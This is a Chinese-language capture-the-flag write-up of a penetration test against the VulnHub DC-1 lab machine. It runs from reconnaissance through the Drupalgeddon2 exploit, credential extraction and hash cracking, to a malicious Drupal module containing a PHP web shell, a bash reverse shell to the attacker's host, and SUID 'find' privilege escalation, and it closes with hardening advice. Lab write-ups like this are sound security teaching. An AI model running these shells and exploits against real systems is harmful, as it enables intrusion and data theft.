**DC-1 渗透测试报告 (VulnHub 镜像)**

**目标机:** DC-1 **攻击机:** Kali Linux (主机仅限模式 Host-Only) **渗透目标:** 获取 root 权限，完成 flag4 和 thefinalflag 的捕获

## 1. 信息收集

### 靶机IP 扫描:

已知靶机DC1为host-only模式，VMware网卡为192.168.31.1/24

nmap -sn 192.168.31.1/24

Starting Nmap 7.94SVN

Nmap scan report for 192.168.31.129

Host is up (0.00074s latency).

确认DC1 IP为192.168.31.129

### Nmap 扫描:

nmap -p- -sV 192.168.31.129

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)

80/tcp open http Apache httpd 2.2.22 ((Debian))

111/tcp open rpcbind 2-4 (RPC #100000)

44526/tcp open status 1 (RPC #100024)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

### Web 指纹识别:

whatweb <http://192.168.31.129>

http://192.168.31.129 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.31.129], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]


nikto -h http://192.168.31.129  
+/: Drupal 7 was identified via the x-generator header. See: <https://www.drupal.org/project/remove_http_headers>

+/robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 152289, size: 1561, mtime: Wed Nov 20 15:45:


确认页面为 Drupal 7，Web 服务使用 **Apache/2.2.22** ，后端为 **PHP/5.4.45**

### LFI 基础尝试:

**尝试http://192.168.31.129/../../../../etc/passwd，返回Drupal site并显示Page not found，确认**

********

**访问http://192.168.31.129/....//....//....//....//etc/passwd，Apache服务器返回403**

****


wfuzz -u "http://192.168.31.129/index.php?page=FUZZ" \ -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt --hc 404,403

**wfuzz探测发现大量200 OK 响应，但实际访问时回到初始页面，怀疑为Drupal 7导致的伪200 响应。**

**同时发现**/user/register可以访问，放弃LFI尝试，准备利用web漏洞。

## 2. 漏洞识别

### Apache 漏洞尝试

未能成功，转向Drupal漏洞

### robots.txt 分析

包含被禁止爬取的目录：

/admin/

/install.php

/CHANGELOG.txt

CHANGELOG.txt确认Drupal 7.x版本，存在Drupalgeddon2漏洞-CVE-2018-7600。Disallow: /modules/或许支持上传自定义module来达成后门。


## 3. 利用 Drupalgeddon2 RCE 漏洞

### 工具： drupalgeddon2.rb

git clone https://github.com/dreadlocked/Drupalgeddon2.git

cd Drupalgeddon2

./drupalgeddon2.rb <http://192.168.31.129>



成功获取简单Web Shell，权限为 www-data，不可交互

## 4. 后台控制权限获取

### Password Dump

当前用户有权限查看/etc/passwd，发现用户flag4

### Drupal admin 密码

从settings.php提取Drupal管理员账号

用户: dbuser

密码: R0ck3t

当前shell无法触发交互式sql界面，因此采用：

mysql -u dbuser -pR0ck3t -e "SHOW DATABASES;"

mysql -u dbuser -pR0ck3t -e "SELECT uid, name, mail, pass FROM drupaldb.users;

登入MySQL，查看users 表，得到 admin密码has，经hashcat破解得到admin明文密码：**53cr3t**

**但该账号仅用于登录Drupal后台，无法登录DC1。**

### 登入Drupal后台

地址: http://192.168.31.129/?q=user/login

用户: admin

密码: 53cr3t

## 5. 维持控制

### 上传恶意模块

每个Drupal模组需包含info和module文件，module中写入RCE测试：


<?php

if (isset($\_GET['cmd'])) {

system($\_GET['cmd']);}

?>

访问http://192.168.31.129/sites/all/modules/test\_module/test\_module.module?cmd=id，返回403响应，可能是Drupal禁止直接访问module或info文件。尝试将载荷写入shell.php并打包上传，测试成功。



重新打包模组，包含 ajax.php 文件:

<?php

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.31.128/4444 0>&1'");

?>

在Kali上启动监听:

nc -lvnp 4444

成功接收逆向 shell，权限为 www-data

## 6. 本地提权

### SUID 文件搜索

find / -perm -4000 -type f 2>/dev/null

发现SUID为root的/usr/bin/find

### 利用方式:

/usr/bin/find . -exec /bin/bash -p \; -quit

成功提权至root

## 7. 后利用

### /etc/shadow 获取:

包括root和flag4的hash，可用hashcat或john 破解

### 找到flag

cat /root/thefinalflag.txt

> Well done!!!!

cat /home/flag4/flag4.txt

> Can you use this same method to find or access the flag in root?

### SSH 登入 flag4

破解flag4密码hash，成功SSH登入:

ssh flag4@192.168.31.129

## 8. 综合总结

初始利用Drupalgeddon2 RCE获取web shell

从settings.php + MySQL选择获取admin hash，破解后登入后台

上传恶意模块构造逆向shell

通过 SUID find 成功提权root

获取完全的flag4.txt和thefinalflag.txt

## 9. 安全建议

通过 SUID find 成功提权root

综合更新 Drupal 版本，修处 RCE 漏洞

禁止非系统管理员添加自定义模块

删除非必要 SUID 文件

合理分约 www-data 权限，强化 LSM 控制

加强 SSH 密码策略

**状态：已成功接管 root 权限，捕获全部的 flag** **攻击者：Jeff (Kali Linux)** **目标 IP：192.168.31.129**